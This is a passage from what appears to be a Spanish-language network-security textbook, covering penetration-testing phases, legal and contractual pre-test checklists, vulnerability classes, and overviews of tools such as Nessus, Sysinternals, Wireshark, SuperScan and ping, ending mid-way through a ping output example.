El reconocimiento pasivo, que no toca la red y por lo tanto no es detectable por la organización objetivo, el intruso o el probador de la prueba de penetración reunirá tanta información como sea posible sobre la empresa objetivo. Una vez que todas las fuentes disponibles para el reconocimiento pasivo se han agotado, el equipo de pruebas o el intruso puede moverse a reconocimiento activo.

Durante el reconocimiento activo, el intruso puede tocar la red, aumentando así la posibilidad de que sea detectado o alertado el objetivo. Parte de la información recogida durante el reconocimiento activo se puede utilizar para producir un mapa provisional de la infraestructura de la red y para planificar una posterior estrategia de ataque más coordinada. En última instancia todo se reduce a la recopilación de información en todas sus formas.

A menudo los intrusos se pasan más tiempo en actividades de pre-ataque o de reconocimiento que en el ataque en sí.

31.5.2.2.Fase de ataque

Esta etapa consiste en el compromiso real del objetivo. El intruso informático o el equipo de la prueba de penetración puede explotar una vulnerabilidad física o lógica descubierta durante la fase previa del ataque o utilizar otros métodos, tales como una política débil de seguridad, para obtener acceso a un sistema. Aquí el punto importante es entender que aunque podría haber varias vulnerabilidades posibles, el intruso sólo necesita una para tener éxito al poner en peligro la red. En cambio un equipo de pruebas de penetración estará interesado en encontrar y explotar cuantas más vulnerabi-

lidades posibles, porque ni la organización ni el equipo de las pruebas de penetración sabrá que vulnerabilidad eligirá un intruso informático para explotarla. Una vez dentro, el intruso puede intentar escalar sus privilegios, instalar una o más aplicaciones para mantener su acceso, explotar más el sistema comprometido, y/o intentar extender su control a otros sistemas dentro de la red. Cuando haya terminado su tarea con el sistema o con la red, intentará eliminar toda evidencia de su presencia.

31.5.2.3.Fase posterior al ataque

La fase posterior al ataque es única en el equipo de pruebas de penetración. Gira en torno a devolver cualquier sistema modificado a su estado anterior a la prueba. Con la excepción de borrar sus huellas, a un intruso no le importa sobre cómo devolver un sistema comprometido a su estado original. Cuanto más tiempo permanece el sistema comprometido, más tiempo dispone para acceder al mismo.

31.5.3. La contratación de un probador de penetración

Las empresas suelen hacer las siguientes preguntas antes de contratar a un probador de penetración:

- ¿Es el proveedor un especialista, o es la práctica de seguridad una preocupación secundaria?
- ¿Ofrece el proveedor ofrece una completa gama de servicios, adaptados a las necesidades específicas del cliente?
- ¿Sigue una metodología del proveedor y supera la de OSSTMM, CHECK y OWASP?
- ¿Tiene el proveedor una política de empleo de ex hackers?
- ¿Tienen los profesionales del proveedor una experiencia personal de seguridad, con certificaciones reconocidas tales como CISSP, CISA, y CHECK?
- ¿Puede el personal distinguir y articular entre las pruebas de infraestructura y las de aplicaciones?
- ¿Cuántos consultores técnicos tiene el proveedor tiene que trabajan en seguridad y evaluaciones, y cuantos de éstos se dedican exclusivamente a la seguridad?

- ¿Presenta el proveedor los informes, tales como el informe final, de manera informal, con información concisa y práctica para las partes técnicas y no técnicas?
- ¿Es el proveedor un colaborador reconocido dentro de la industria de la seguridad?
- ¿Existen las referencias disponibles para dar fe de la calidad del trabajo realizado en el pasado?

31.5.4. Metodología

Se ha observado que incluso los hackers continuan con sus ataques de una manera estratégica. Una metodología asegura que el proceso es una manera estándar con resultados documentados y repetibles para una postura de seguridad determinada. Esto ayuda a los probadores a planificar su estrategia de prueba/ataque de acuerdo con la entrada adquirida en las fases anteriores del proceso de pruebas.

Una prueba de penetración implica el análisis sistemático de todas las medidas de seguridad. Un proyecto completo debe incluir algo o todo de las áreas siguientes:

- Seguridad de red: los probadores de penetración deben comprobar las cosas siguientes para asegurar una red:
    - Análisis de la topografía de la red
    - El escaneo de puertos
    - La identificación del sistema
    - La identificación de los servicios
    - Búsqueda y verificación de la vulnerabilidad
    - Pruebas de la aplicación y revisión de código
    - Pruebas del enrutador
    - Pruebas del cortafuegos
    - Pruebas del sistema de detección de intrusos
    - Pruebas de los sistemas confiables
    - Desencriptado de las contraseñas
    - Pruebas de la denegación de servicio
    - Pruebas de la medición de la contención

- Seguridad de la información: Las pruebas de penetración para comprobar la seguridad de la información sensible de la organización incluye las siguientes actividades:
    - Documento detallado
    - Exploración de la inteligencia competitiva
    - Revisión de la privacidad
- Ingeniería social: la seguridad de la organización contra los ataques de ingeniería social se puede garantizar con:
    - Pruebas de solicitud
    - Pruebas de sugerencia guiada
    - Pruebas de confianza
- Seguridad inalámbrica: Un probador de penetración debería realizar las siguientes tareas para comprobar la seguridad de los dispositivos y redes inalámbricas:
    - Prueba de las redes inalámbricas
    - Prueba de las comunicaciones sin hilos
    - Revisión de la privacidad
    - Pruebas del sistema infrarrojo
- Seguridad de las comunicaciones: Los métodos de prueba de penetración que se utilizan para la seguridad de las comunicaciones son:
    - Pruebas de la PBX
    - Pruebas del correo de voz
    - Revisión del fax
    - Pruebas de los modem
- Seguridad física: La seguridad de la organización contra los ataques físicos se pueden asegurar por la aplicación de los siguientes procedimientos:
    - Pruebas de los controles de acceso
    - Revisión del perímetro
    - Revisión de la monitorización
    - Pruebas de las respuestas de las alarmas
    - Revisión de la ubicación
    - Revisión del entorno

31.5.5. Lista de metodologías de las pruebas de penetración

La piedra angular de una prueba de penetración exitosa es la metodología empleada en su elaboración. La metodología subyacente debería ayudar al probador suministrándole una propuesta sistemática para el patrón de prueba. La consistencia, la precisión y la eficiencia de la prueba se deben cumplir y se debe llegar hasta donde marca la metodología de las pruebas. Sin embargo esto no significa que la totalidad del marco debería ser restrictivo. Hay dos importantes tipos de metodologías de pruebas de penetración y que son: las metodologías propietarias y las metodologías públicas y abiertas.

En cuanto a las metodologías propietarias, existen muchas organizaciones que trabajan en las pruebas de penetración y que ofrecen servicios y certificaciones. Estos organismos de seguridad en la red tienen sus propias metodologías que se mantienen confidenciales. Ejemplos de algunas de las metodologías propietarias son: IBM, ISS, Foundstone y EC-Council LPT.

En cuanto a las metodologías abiertas, existe una amplia gama de ellas que son de disposición pública, es decir, cualquier persona puede utilizar estas metodologías. Las principales son:

- OSSTMM (Open-Source Security Testing Methodology Manual) es un manual compilado por Pete Herzog. OSSTMM es un conjunto estándar de pruebas de penetración para obtener métricas de seguridad. Se considera que es un estándar de facto del más alto nivel en cuanto a pruebas, y asegura una alta consistencia y una notable precisión.
- CISSP es un programa de certificación regulado por ISC (International Information Systems Security Certifications Consortium). Su objetivo es mantener una gran información a nivel de gestión y de seguridad de la red.
- CISA (Certified Information Systems Auditor) es un programa patrocinado por ISACA y es aceptada en todo el mundo.
- CHECK: Esta metodología intenta detectar todas las vulnerabilidades de un sistema que puede causar la pérdida de información confidencial almacenada en dicho sistema.
- OWASP (Open Application Security Project Web) es una metodología de código abierto. Proporciona un conjunto de herramientas y

una base de conocimiento, que ayuda a proteger las aplicaciones y los servicios Web. Es beneficioso para los arquitectos de sistemas, los desarrolladores, los fabricantes, los consumidores y los profesionales de la seguridad que pueden trabajar en el diseño, el desarrollo, la implementación y las pruebas de la seguridad de las aplicaciones y los servicios Web.

31.5.6. Lista de la prueba previas a la penetración

Una lista de las pruebas previas a la penetración es una herramienta esencial para todos los probadores de de estas pruebas de penetración. Esta lista de verificación cubre las cuestiones técnicas, contractuales, y legales que deben ser atendidos antes de comenzar las fases iniciales de una prueba de penetración. Su uso asegurará de que la prueba se ejecuta sin problemas y que todos los acontecimientos imprevistos se puedan manejar con relativa facilidad. Todos los probadores de penetración con licencia deben tener esta lista a la mano cuando se inicia un proyecto. Una descripción de cada elemento de esta lista es el siguiente:

1. Recopilar la información sobre la organización del cliente, incluyendo la historia.
2. Si es posible, identificar al administrador de la seguridad de la información de la organización del cliente que estará ayudando en las pruebas de penetración.
3. Visitar las instalaciones de la organización cliente para familiarizarse con el entorno, el aparcamiento y sus instalaciones.
4. Enumeración de los requisitos de las pruebas de penetración de la organización cliente.
5. Obtener el permiso de las pruebas de penetración de las partes interesadas de la empresa.
6. Obtener una propuesta detallada de las pruebas y los servicios.
7. Identificar el espacio/ubicación de la oficina donde va a trabajar el equipo en este proyecto.
8. Obtener tarjetas de identificación temporales de la organización para el equipo que está involucrado en el proceso.
9. Identificar quién será el líder del proyecto de pruebas de penetración.
10. Si es posible, obtener los informes de las anteriores pruebas de penetración/vulnerabilidad de la organización cliente.

11. Preparar las reglas sobre las competencias, las limitaciones, y las escalas de tiempo de la empresa.
12. Contratar a un abogado que entienda las tecnologías de la información y puede manejar los documentos legales de la prueba de penetración.
13. Preparar el documento legal de pruebas de penetración y tener el visto bueno del abogado.
14. Preparar el acuerdo de no divulgación (NDA) y prepararlo para la firma del cliente.
15. Si es posible, obtener un seguro de responsabilidad de una empresa de seguros local.
16. Identificar las competencias y las limitaciones del equipo.
17. Asignar un presupuesto para el proyecto de pruebas de penetración.
18. Preparar un equipo tigre.
19. Enumerar las herramientas de seguridad que se utilizarán en el proyecto de pruebas de penetración.
20. Enumerar los requerimientos de hardware y software en el proyecto de pruebas de penetración.
21. Identificar los requisitos de seguridad en cuanto al cumplimiento por parte del cliente.
22. Enumerar los servidores, las estaciones de trabajo, los ordenadores de sobremesa y los dispositivos de la red que necesitan ser probados.
23. Identificar el tipo de pruebas que se llevarán a cabo: pruebas de caja negra o caja blanca.
24. Identificar el tipo de pruebas que se llevarán a cabo: con y sin previo aviso.
25. Identificar el equipo local requerido para la prueba de penetración.
26. Identificar la mano de obra local necesaria para la prueba de penetración.
27. Enumerar los datos de contacto del personal clave de la organización cliente que estará a cargo del proyecto de pruebas de penetración.
28. Obtener la información de contacto de emergencia de la empresa cliente.
29. Enumerar las pruebas que no se llevarán a cabo en la red del cliente.
30. Identificar el propósito de la prueba.
31. Identificar las topologías de red en la que se llevará a cabo la prueba.
32. Obtener un permiso especial, si es necesario, de la policía local.
33. Enumerar las renuncias/exenciones conocidas.
34. Enumerar las restricciones contractuales en el acuerdo de la prueba de penetración.

35. Identificar las escalas de tiempo de presentación de informes con la organización cliente.
36. Identificar la lista de probadores de penetración requeridos en este proyecto.
37. Negociar el precio diario/hora que se cobrará por el proyecto de pruebas de penetración.
38. Elaborar el cronograma para el proyecto de pruebas de penetración.
39. Elaborar un presupuesto para los servicios que se proporcionarán a la organización cliente.
40. Identificar cómo se entregará el informe final de las pruebas de penetración a la organización cliente.
41. Identificar los informes que se entregarán después de la prueba de penetración.

31.5.7. Análisis de vulnerabilidad

El proceso de evaluación de la vulnerabilidad implica reconocer, medir y priorizar las vulnerabilidades de un sistema. Ayuda a una organización a conocer las amenazas y las vulnerabilidades de la infraestructura del sistema. Antes de comenzar una prueba de penetración, es esencial identificar las vulnerabilidades utilizando un escáner de vulnerabilidad. Realizar un análisis de vulnerabilidades ayuda al equipo de pruebas de penetración a evaluar si la prueba de penetración se puede realizar e identificar las áreas que han de ser el blanco de la prueba de penetración.

A continuación se relacionan algunas de las clasificaciones de las vulnerabilidades:
• Errores de configuración: Deshabilitar la configuración de seguridad y sus características, debido a la falta de un conocimiento adecuado de sus funciones, lo que da lugar a vulnerabilidades en los dispositivos de red. Una configuración incorresta del dispositivo puede ser la causa de vulnerabilidades.
• Las instalaciones predeterminadas: No cambiar la configuración predeterminada al implementar el software o el hardware permite a un atacante adivinar fácilmente la configuración con el fin de penetrar en los sistemas.
• Desbordamiento de búffer: Los desbordamientos de búffer ocurren cuando las aplicaciones de un sistema escriben algún contenido más allá del tamaño del búffer asignado.

• Servidores que les falta la aplicaciones de todos los parches: Los intrusos identifican vulnerabilidades en los servidores que no están completamente parcheados y lo explotan. Los servidores deben estar actualizados mediante la aplicación de todos los parches.
• Contraseñas por defecto: Las contraseñas por defecto son comunes a varios sistemas operativos y a varias aplicaciones. Durante la configuración, se deben cambiar las contraseñas. Las contraseñas deben mantenerse en secreto. No proteger la confidencialidad de la contraseña permite que fácilmente un atacante ponga en peligro un sistema.
• Servicios abiertos: Los servicios abiertos son inseguros y están abiertos a los ataques como DoS, excepto que estén adecuadamente protegidos con contraseñas.
• Defectos de aplicación: Las aplicaciones deben ser seguras mediante la validación y la autorización de usuarios. Las aplicaciones plantean amenazas a la seguridad, tales como la alteración de datos y el acceso no autorizado a donde se almacenan los datos. Si las aplicaciones no están aseguradas, se puede perder o dañar la información sensible.
• Fallos de los sistemas operativos: Debido a las vulnerabilidades en los sistemas operativos, los troyanos, los gusanos y los virus representan graves amenazas. Estos defectos conducen a fallos del sistema y su inestabilidad.
• Fallos de diseño: Los fallos de diseño puede dejar un trozo de hardware o de software abierto a los ataques si se descubren estos defectos.

32. Herramientas

En este capítulo se mencionarán algunas de las herramientas que puede utilizar un intruso para obtener información del objetivo a atacar y en algunos casos las acciones que se pueden realizar para realizar ataques con ellas. Además se describen las principales funcionalidades de cada una de ellas. Como es lógico y natural, cada día se desarrollan nuevas herramientas para realizar ataques, muchas veces aprovechando los fallos de las aplicaciones. Dado que los fabricantes solucionan estos fallos, los intrusos buscan nuevos fallos. Es una carrera sin fin, que hace que las herramientas actuales se transformen en obsoletas y aparezacn de nuevas. También muchas de estas herramientas no son publicitadas, ya que en cuanto lo son, pierden su efectividad porque es cuando el fabricante actúa de forma inmediata para resolver el agujero de seguridad.

Estas herramientas se pueden agrupar en las siguientes categorías:

- Escaneadores de aplicaciones
- Rompedores de contraseñas
- Herramientas de encriptación
- Sistemas de detección de intrusos
- Escaneadores de puertos
- Analizadores de redes
- Herramientas de explotación de vulnerabilidades
- Herramientas de monitorización del tráfico
- Escaneadores de vulnerabilidades

32.1. Herramienta SATAN (Security Administrator Tool for Analyzing Networks)

El SATAN (Security Administrator Tool for Analyzing Networks) es un conjunto de programas para realizar pruebas de penetración y generar los correspondientes informes y que recogen una gran variedad de información sobre los ordenadores conectados en una red. Fue el primer escáner de uso

sencillo de la red y cuenta con una interfaz HTML, con distintas formas para entrar en los objetivos, así como de tablas para mostrar los resultados. Esta herramienta fue desarrollada por Dan Farmer y Wietse Venema.

SATAN fue diseñado para ayudar a los administradores de los sistemas a automatizar el proceso de las pruebas de sus sistemas en busca de vulnerabilidades conocidas que podían ser explotadas a través de la red. Esto es particularmente útil para los sistemas en red con varios ordenadores.

SATAN está escrito principalmente en lenguaje Perl y utiliza un navegador web para proporcionar la interfaz de usuario. Esta interfaz es fácil de usar, realizar escaneos y presentar los resultados en un formato resumen. También informa de la presencia de vulnerabilidades, así como presenta una gran cantidad de información general de la red, tales como que los ordenadores que están conectados a las subredes, de qué tipos son y que servicios ofrecen.

SATAN fue lanzado en el año 1995 y no se ha desarrollando posteriormente. En el año 2006, SecTools.Org realizó una encuesta de popularidad de la seguridad y elaboró una lista de 100 herramientas de análisis de seguridad de la red en orden de popularidad basado en las respuestas de 3.243 personas. Los resultados sugieren que SATAN ha sido reemplazado por Nessus y en menor medida por SARA (Security Auditor´s Reasearch Assistant) y SAINT.

32.2. Programa Nessus

Nessus es un programa propietario de escaneo de vulnerabilidades. Es gratuito si no se emplea de forma comercial. Su objetivo es detectar las vulnerabilidades potenciales en los sistemas, tales como:

- Detectar vulnerabilidades que permiten a un intruso remoto controlar o acceder a los datos sensibles del sistema.
- Detectar malas configuraciones.
- Búsqueda de contraseñas por defecto, contraseñas muy comunes y contraseñas en blanco o ausencia de contraseña. También dispone de diccionarios de contraseñas.

- Detección de denegaciones de servicio en base a la utilización de paquetes erróneos en la pila de protocolos TCP/IP.
- Preparación para auditorías.

En UNIX, la herramienta se llama nessusd, que es el nombre del demonio que hace el escaneo, y nessus, el nombre del cliente que controla el escaneo e informa de los resultados de las vulnerabilidades al usuario.

En funcionamiento normal, el programa Nessus empieza haciendo un escaneo de puertos con uno de sus cuatro escaneadores de puertos internos, y de forma opcional, puede utilizar los programas Amap o Nmap, para determinar qué puertos están abiertos. Las pruebas de vulnerabilidad, disponibles como suscripciones, están escritos en NASL (Nessus Attack Scripting Language), un lenguaje de scripting optimizado para la interacción personalizada de la red.

Tenable Network Security, propietario de Nessus, genera docenas de nuevas verificaciones de vulnerabilidad cada semana, por lo general sobre una base diaria. Estas verificaciones están disponibles de forma gratuita al público. Los clientes comerciales no están autorizados a utilizar este Home Feed. El Professional Feed, que no es gratuito, también da acceso al soporte y a los scripts adicionales para las pruebas de auditoría y a las pruebas de conformidad.

Opcionalmente los resultados del escaneo pueden ser reportados en distintos formatos, como texto plano, XML, HTML y LaTeX. Los resultados también se pueden guardar en una base de conocimientos para su depuración. En UNIX, el escaneo puede tener algunas de las principales características del netcat, tales como:

- Conexiones de entrada o de salida TCP o UDP, a o desde cualquiera de los puertos.
- Completa verificación del DNS directo/inverso con las advertencias adecuadas.
- Capacidad de utilizar cualquier puerto local como origen.
- Capacidad de utilizar cualquier dirección de red configurada como local.

- Capacidades integradas de escaneo de puertos, con asignación al azar.
- Capacidad integrada de source-routing.
- Puede leer los argumentos de línea de comandos de la entrada estándar.
- Modo lento de envío, una línea cada N segundos.
- Volcado hexadecimal de los datos transmitidos y recibidos.
- Capacidad opcional para permitir otras conexiones establecidas del servicio de programas.
- Respuesta opcional de las opciones del telnet.
- Modo tipo túnel que permite también un túnel especial, como UDP a TCP, con la posibilidad de especificar todos los parámetros de la red (puerto/interfaz de origen, puerto/interfaz de escucha y el ordenador remoto se puede conectar al túnel.

Si el usuario opta por ejecutar el Nessus con la desactivación de la opción 'safe checks', algunas de las pruebas de vulnerabilidad pueden hacer que los servicios o los sistemas operativos vulnerables se detecten. Esto permite al usuario probar la resistencia de un dispositivo antes de ponerlo en producción.

Nessus proporciona funcionalidad adicional más allá de las pruebas de las vulnerabilidades conocidas de la red. Por ejemplo, puede utilizar las credenciales de Windows para examinar los niveles de revisión en los ordenadores que ejecutan el sistema operativo Windows, y puede realizar la auditoría de las contraseñas utilizando el diccionario y los métodos de fuerza bruta. Nessus 3 y posteriores también pueden auditar los sistemas para asegurarse de que se han configurado para una política específica, como la guía de la NSA para el control de los servidores de Windows.

32.3. Programas Sysinternals

Sysinternals de Windows es un conjunto de herramientas suministradas por Microsoft que ofrece los recursos técnicos y las utilidades para administrar, diagnosticar y solucionar problemas en la red y monitorizar un entorno de su sistema operativo Windows. Originalmente el Sysinternals se creó en 1996 y estuvo gestionado por la empresa Winternals Software LP. Inicial-

mente fue desarrollado por Bryce Cogswell y Mark Russinovich. Microsoft adquirió Winternals y sus activos el 18 de Julio de 2006. Winternals presentaba varias herramientas de software libre para administrar y monitorizar los ordenadores que utilizan el sistema operativo Windows de Microsoft.

La mayor parte de las herramientas que se desarrollaron fueron acompañados por lo general con el código fuente escrito en C, C++ o en lenguaje ensamblador. El código era compatible con Visual C + + v. 6.0 y podía ser compilado con muy poco esfuerzo por un desarrollador de Windows. En las versiones posteriores, hay versiones de 64 bits e incluso versiones para Linux. Sin embargo, desde la adquisición de Microsoft, ninguna de las herramientas disponibles en la actualidad se acompañan con el código fuente, y las versiones de Linux ya no se mantienen ni están disponibles. Algunos de los trucos de codificación utilizados se basan en las API de Windows nativo (NTAPI), que fueron en su mayoría indocumentadas por parte de Microsoft.

Sysinternals de Windows proporciona a los usuarios numerosas herramientas gratuitas, la mayoría de los cuales están siendo activamente desarrolladas por Mark Russinovich y Bryce Cogswell. También suministra el Process Explorer, una versión avanzada del Administrador de tareas de Windows, el Autoruns, supuestamente el gerente más avanzado de las aplicaciones que se arrancan de inicio, el RootkitRevealer, una utilidad de detección de rootkit, etc. NTFSDOS, que permitió que los volúmenes NTFS fueran leídos por el sistema operativo de Microsoft MS-DOS, se ha dejado de mantener y ya no está disponible para su descarga.

El 18 de Mayo de 2010 Sysinternals dio a conocer su nueva utilidad RAMMap. Es una utilidad de diagnóstico similar a la pestaña de memoria de Windows Resource Monitor, pero más avanzado. RAMMap sólo se ejecuta en Windows Vista y versiones posteriores.

32.3.1. Sysinternals en Windows 7

Las utilidades de resolución de problemas de Sysinternals han sido incluídas en un único conjunto de herramientas. Este fichero contiene las herramientas de solución de problemas individuales y los ficheros de ayuda. No con-

tiene las herramientas que no son de resolución de problemas como los BSOD Screen Saver o NotMyFault.

Los programas que forman parte de las Sysinternals Utilities en el sistema operativo Windows 7 son los siguientes:

- AccessChk - Es una herramienta de línea de comandos para visualizar los permisos efectivos de los ficheros, las claves de registro, los servicios, los procesos, los objetos del núcleo, etc.
- AccessEnum - Esta potente herramienta de seguridad muestra quien tiene acceso a los directorios, los ficheros y las claves del registro en los sistemas. Se puede utilizar para encontrar los agujeros de seguridad en cuanto a la asignación de los permisos.
- AdExplorer - Active Directory Explorer es un visualizador y un editor del Active Directory (AD).
- AdInsight – Es una herramienta de monitorización en tiempo real del protocolo LDAP.
- AdRestore – Es una herramienta para la restauración de los objetos del Server 2003 Active Directory.
- Autologon – Esta herramienta permite inicializar el sistema operativo sin necesidad de contraseña.
- Autoruns – Visualiza la configuración de inicio de los programas. Autoruns también muestra la lista completa del registro y las ubicaciones del fichero donde las aplicaciones pueden configurar los valores de inicio automático.
- BgInfo – Esta herramienta totalmente configurable genera automáticamente los datos del escritorio que incluyen información importante sobre el sistema, incluyendo las direcciones IP, el nombre del equipo, los adaptadores de red, etc.
- CacheSet – Este programa permite manipular los parámetros del espacio de trabajo de la memoria caché de los ficheros del sistema.
- ClockRes – Visualiza la resolución del reloj del sistema, que también es la máxima resolución del temporizador.
- Contig - Optimiza el uso de los ficheros individuales, o crea nuevos ficheros que son contiguos.
- Coreinfo - Es una herramienta de línea de comandos que muestra la correlación entre los procesadores lógicos y el procesador físico, el

nodo NUMA, y el zócalo en el que residen, así como la memoria caché asignada a cada procesador lógico.

- Ctrl2cap - Es un controlador en modo kernel que permite asignar la tecla de mayúscula a las funciones de las teclas de control.
- DebugView - Este programa intercepta las llamadas hechas a DbgPrint por los controladores de dispositivos. Permite la visualización y la grabación de la salida de la sesión de depuración en el equipo local o a través de Internet sin un depurador activo.
- Desktops - Esta herramienta permite crear hasta cuatro escritorios virtuales y utilizar una interfaz de bandeja o teclas de acceso rápido para ver lo que hay en cada escritorio y cambiar fácilmente entre ellas.
- Disk2vhd – Este programa simplifica la migración de los sistemas físicos entre máquinas virtuales.
- DiskExt – Visualiza la distribución de los espacios de los discos.
- Diskmon – Esta utilidad captura toda la actividad del disco duro o actúa como una actividad ligera del disco en la bandeja del sistema.
- DiskView – Utilidad gráfica de los sectores del disco.
- Disk Usage (DU) – Visualización del uso del disco por directorios.
- EFSDump – Visualización de la información de los ficheros encriptados.
- Handle – Esta herramienta de línea de comandos muestra qué ficheros están abiertos y por que procesos.
- Hex2dec - Convierte números hexadecimales en números decimales y viceversa.
- Junction – Crea enlaces simbólicos Win2K NTFS.
- LDMDump - Volca el contenido de la base de datos del disco del administrador de discos lógicos, que describe la partición de los discos dinámicos de Windows 2000.
- ListDLLs - Lista todos los ficheros DLL cargados en la actualidad, incluyendo donde se cargan y sus números de versión. La versión 2.0 imprime los nombres completos de la ruta de los módulos cargados.
- LiveKd – Permite ejecutar los depuradores de kernel de Microsoft Kd y Windbg, que forman parte del paquete de herramientas de depuración para Windows, de forma local en un sistema activo.

- LoadOrder – Visualiza el orden en que se cargan los dispositivos en un sistema WinNT/2K.
- LogonSessions – Lista las sesiones de inicio activas del sistema.
- MoveFile – Permite programar los comandos de mover y borrar ficheros en el reinicio siguiente.
- NTFSInfo – Visualiza la información detallada de los volúmenes NTFS, incluyendo el tamaño y la ubicación de la tabla maestra de archivos (MFT) y la zona MFT, así como el tamaño de los datos de los metaficheros de NTFS.
- PageDefrag - Desfragmenta los ficheros de paginación y los subárboles del registro.
- PendMoves – Esta herramienta vuelca el contenido del valor de cambio de nombre o eliminación pendiente y devuelve un error cuando el fichero de origen no está accesible.
- PipeList - Muestra la lista de tuberías en el sistema.
- PortMon- Esta herramienta monitoriza la actividad de los puertos serie y paralelo. Reconoce todos los IOCTL estándar serie y paralelo, e incluso muestra una parte de los datos enviados y recibidos. La versión 3.x tiene poderosas mejoras de interfaz de usuario, así como nuevas y avanzadas capacidades de filtrado.
- ProcDump - Esta herramienta de línea de comandos se adhiere a un proceso de la máquina y genera un volcado de memoria en el momento que se cumplan determinadas condiciones, como por ejemplo un alto consumo de CPU, una ventana que no responde, una excepción no manejada, etc.
- Process Explorer - Muestra información acerca de los procesos de identificadores y ficheros DLL que se han abierto o cargado.
- Process Monitor – Es una herramienta de supervisión para Windows que muestra en tiempo real el sistema de ficheros, el registro y la actividad de los procesos y de los subprocesos.
- ProcFeatures – Es un programa sencillo que usa la API IsProcessorFeaturePresent de Windows para determinar si el procesador y Windows son compatibles con características como las páginas de no ejecución, las extensiones de dirección física (PAE) y un contador de ciclos en tiempo real. Su propósito principal es identificar los sistemas que ejecutan la versión PAE del kernel y que son

compatibles con la protección de desbordamiento de búffer de no ejecución.

- PsExec – Ejecuta procesos en sistemas remotos.
- PsFile – Muestra los ficheros que están abiertos remotamente.
- PsGetSid – Visualiza el SID de un ordenador o un usuario.
- PsInfo – Muestra la información del sistema.
- PsKill – Termina los procesos locales o remotos.
- PsList – Muestra la información sobre los procesos y los subprocesos.
- PsLoggedOn – Muestra los usuarios conectados a un sistema.
- PsLogList – Vuelca los registros de eventos.
- PsPasswd – Cambia las contraseñas de una cuenta.
- PsService – Visualiza y controla los servicios.
- PsShutdown – Apaga y opcionalmente rearranca un ordenador.
- PsSuspend - Suspende y resume los procesos.
- RAMMap – Utilidad de análisis del uso de la memoria física que presenta la información sobre el uso de diferentes maneras en sus diferentes pestañas.
- RegDelNull - Busca y elimina claves del registro que contienen caracteres nulos incrustados que de otra manera no se pueden borrar con herramientas de edición del registro.
- RegJump – Esta herramienta es del tipo de línea de comandos, y se puede utilizar para acceder al registro. Esto permitirá empezar en Hkey-Current-User o en cualquier otro sitio con un mínimo de escritura. La característica principal de esta herramienta es el hecho de que es compatible con las abreviaturas y la notación estándar para las secciones del registro
- RootkitRevealer – Escanea el sistema buscando un rootkit malévolo.
- SDelete – Sobrescribe de forma segura los ficheros confidenciales y limpia el espacio libre de los ficheros anteriormente eliminados.
- ShareEnum – Escanea las comparticiones de ficheros de la red y visualiza las especificaciones de seguridad para cerrar los agujeros de seguridad.
- ShellRunas – Lanza programas como un usuario distinto via una entrada basada en menús.

- Sigcheck -Visualiza la información de la versión de un fichero y verifica que imágenes del sistema están firmadas digitalmente.
- Streams – Revela las corrientes alternativas de NTFS.
- Strings – Busca cadenas ANSI y UNICODE en ficheros de imágenes binarias.
- Sync - Vacia los datos de la caché en el disco.
- TCPView – Visualiza la información relativa de cada proceso, así que puertos utiliza cada uno de ellos.
- VMMap – Es una herramienta de análisis de la memoria física.
- VolumeId – Establece el nombre de los volúmenes FAT o NTFS.
- Whois – Visualiza el propietario de una dirección de Internet.
- WinObj – Visualiza el último espacio de nombres de Object Manager.
- ZoomIt – Utilidad para hacer zoom de una presentación o dibujo en la pantalla.

32.4. Analizadores de red

Un analizador de red, conocido en inglés como sniffer, es basicamente una herramienta para obtener los datos de tráfico en una red. Como consecuencia de esta recogida de datos y su posterior análisis, se pueden corregir problemas en las redes, aunque los intrusos también lo pueden utilizar para extraer información útil para realizar ataques. En esencia un analizador de red captura, interpreta y almacena los paquetes que transitan por una red. Como ya se ha explicado en el capítulo de los protocolos, el análisis de estos paquetes permite conocer información de la red, ya que hay campos que no se pueden encriptar, dado que son necesarios para el encaminamiento de los paquetes desde su origen a su destino pasando a través de los correspondientes enrutadores. Esta información es la que ayuda al intruso a conocer los datos de la red que se quiere atacar.

En el mercado hay multitud de analizadores de red, algunos son propietarios y otros son gratuitos y de libre disposición, y cada uno de ellos tiene más o menos funcionalidades.

32.4.1. Programa tcpdump

Tcpdump es un analizador de red muy antiguo pero por ello no deja de ser eficiente. Su principalmente inconveniente es que no tiene una pantalla desde donde manejarlo. Es del tipo de ejecución mediante línea de comandos.

32.4.2. Programa Wireshark

Wireshark, conocido como Ethereal hasta el verano del 2006, es un analizador de red de código abierto y multiplataforma. Permite examinar los datos de una red en tiempo real o a partir de un fichero donde se han almacenado los paquetes capturados. Se puede visualizar a voluntad el desglose de los distintos protocolos según niveles. Wireshark tiene varias características potentes entre las que se incluyen un rico lenguaje que filtra la visualización y permite ver el flujo reconstruido de una sesión TCP. También soporta centenares de protocolos y tipos de transmisión.

32.5. Escaneadores de puertos

Son programas que mediante un escaneo de los puertos de los protocolos TCP/UDP que existen en un determinado ordenador, determina su estado, es decir, si están abiertos o cerrados, están escuchando o no, etc. Para ello existen muchos programas, propietarios o gratuitos, que disponen de esta facilidad.

32.5.1. Programa SuperScan

SuperScan de Foundstone es uno de los encaneadores de puertos más rápidos, fiables y flexibles en los sistemas operativos Windows. Es una programa de código abierto, es dedir, gratuito, y permite una especificación flexible de las direcciones IP a investigar, así como de sus puertos.

SuperScan permite elegir entre cuatro distintas técnicas para el descubrimiento de ordenadores, todas ellas basadas en el protocolo ICMP, que incluyen los tradicionales paquetes Echo Requests y los menos familiares

Timestamp Requests, Address Mask Requests e Information Requests. Cada una de estas técnicas se pueden emplear para realizar distintas búsquedas. Adicionalmente, la herramienta permite elegir que puertos escanear, que técnicas utilizar para el escaneo de los puertos UDP y cual para el escaneo de los puertos TCP.

32.6. Programa ping

El programa ping está pensado principalmente para saber si tenemos comunicación entre el ordenador desde el que se ejecuta el programa a la dirección IP que se interroga. A su vez nos informa de los tiempos de respuesta entre ambos. Este comando se puede emplear en un ataque de denegación de servicio, empleándolo simultáneamente desde varios ordenadores.

También ayuda a los intrusos, en cuanto si hacemos ping con un nombre de un servidor web, nos informa de la dirección IP de este servidor web, lo que permite atacarlo utilizando otras herramientas. Por ejemplo si ejecutamos

ping www.yahoo.com

la respuesta puede ser

```
Haciendo ping a eu-fp3.wa1.b.yahoo.com [87.248.112.181]
con 32 bytes de datos:
Respuesta desde 87.248.112.181: bytes=32 tiempo=82ms
TTL=50
Respuesta desde 87.248.112.181: bytes=32 tiempo=90ms
TTL=50
Respuesta desde 87.248.112.181: bytes=32 tiempo=87ms
TTL=50
Respuesta desde 87.248.112.181: bytes=32 tiempo=86ms
TTL=50
Estadísticas de ping para 87.248.112.181:
   Paquetes: enviados = 4, recibidos = 4, perdidos = 0
   (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
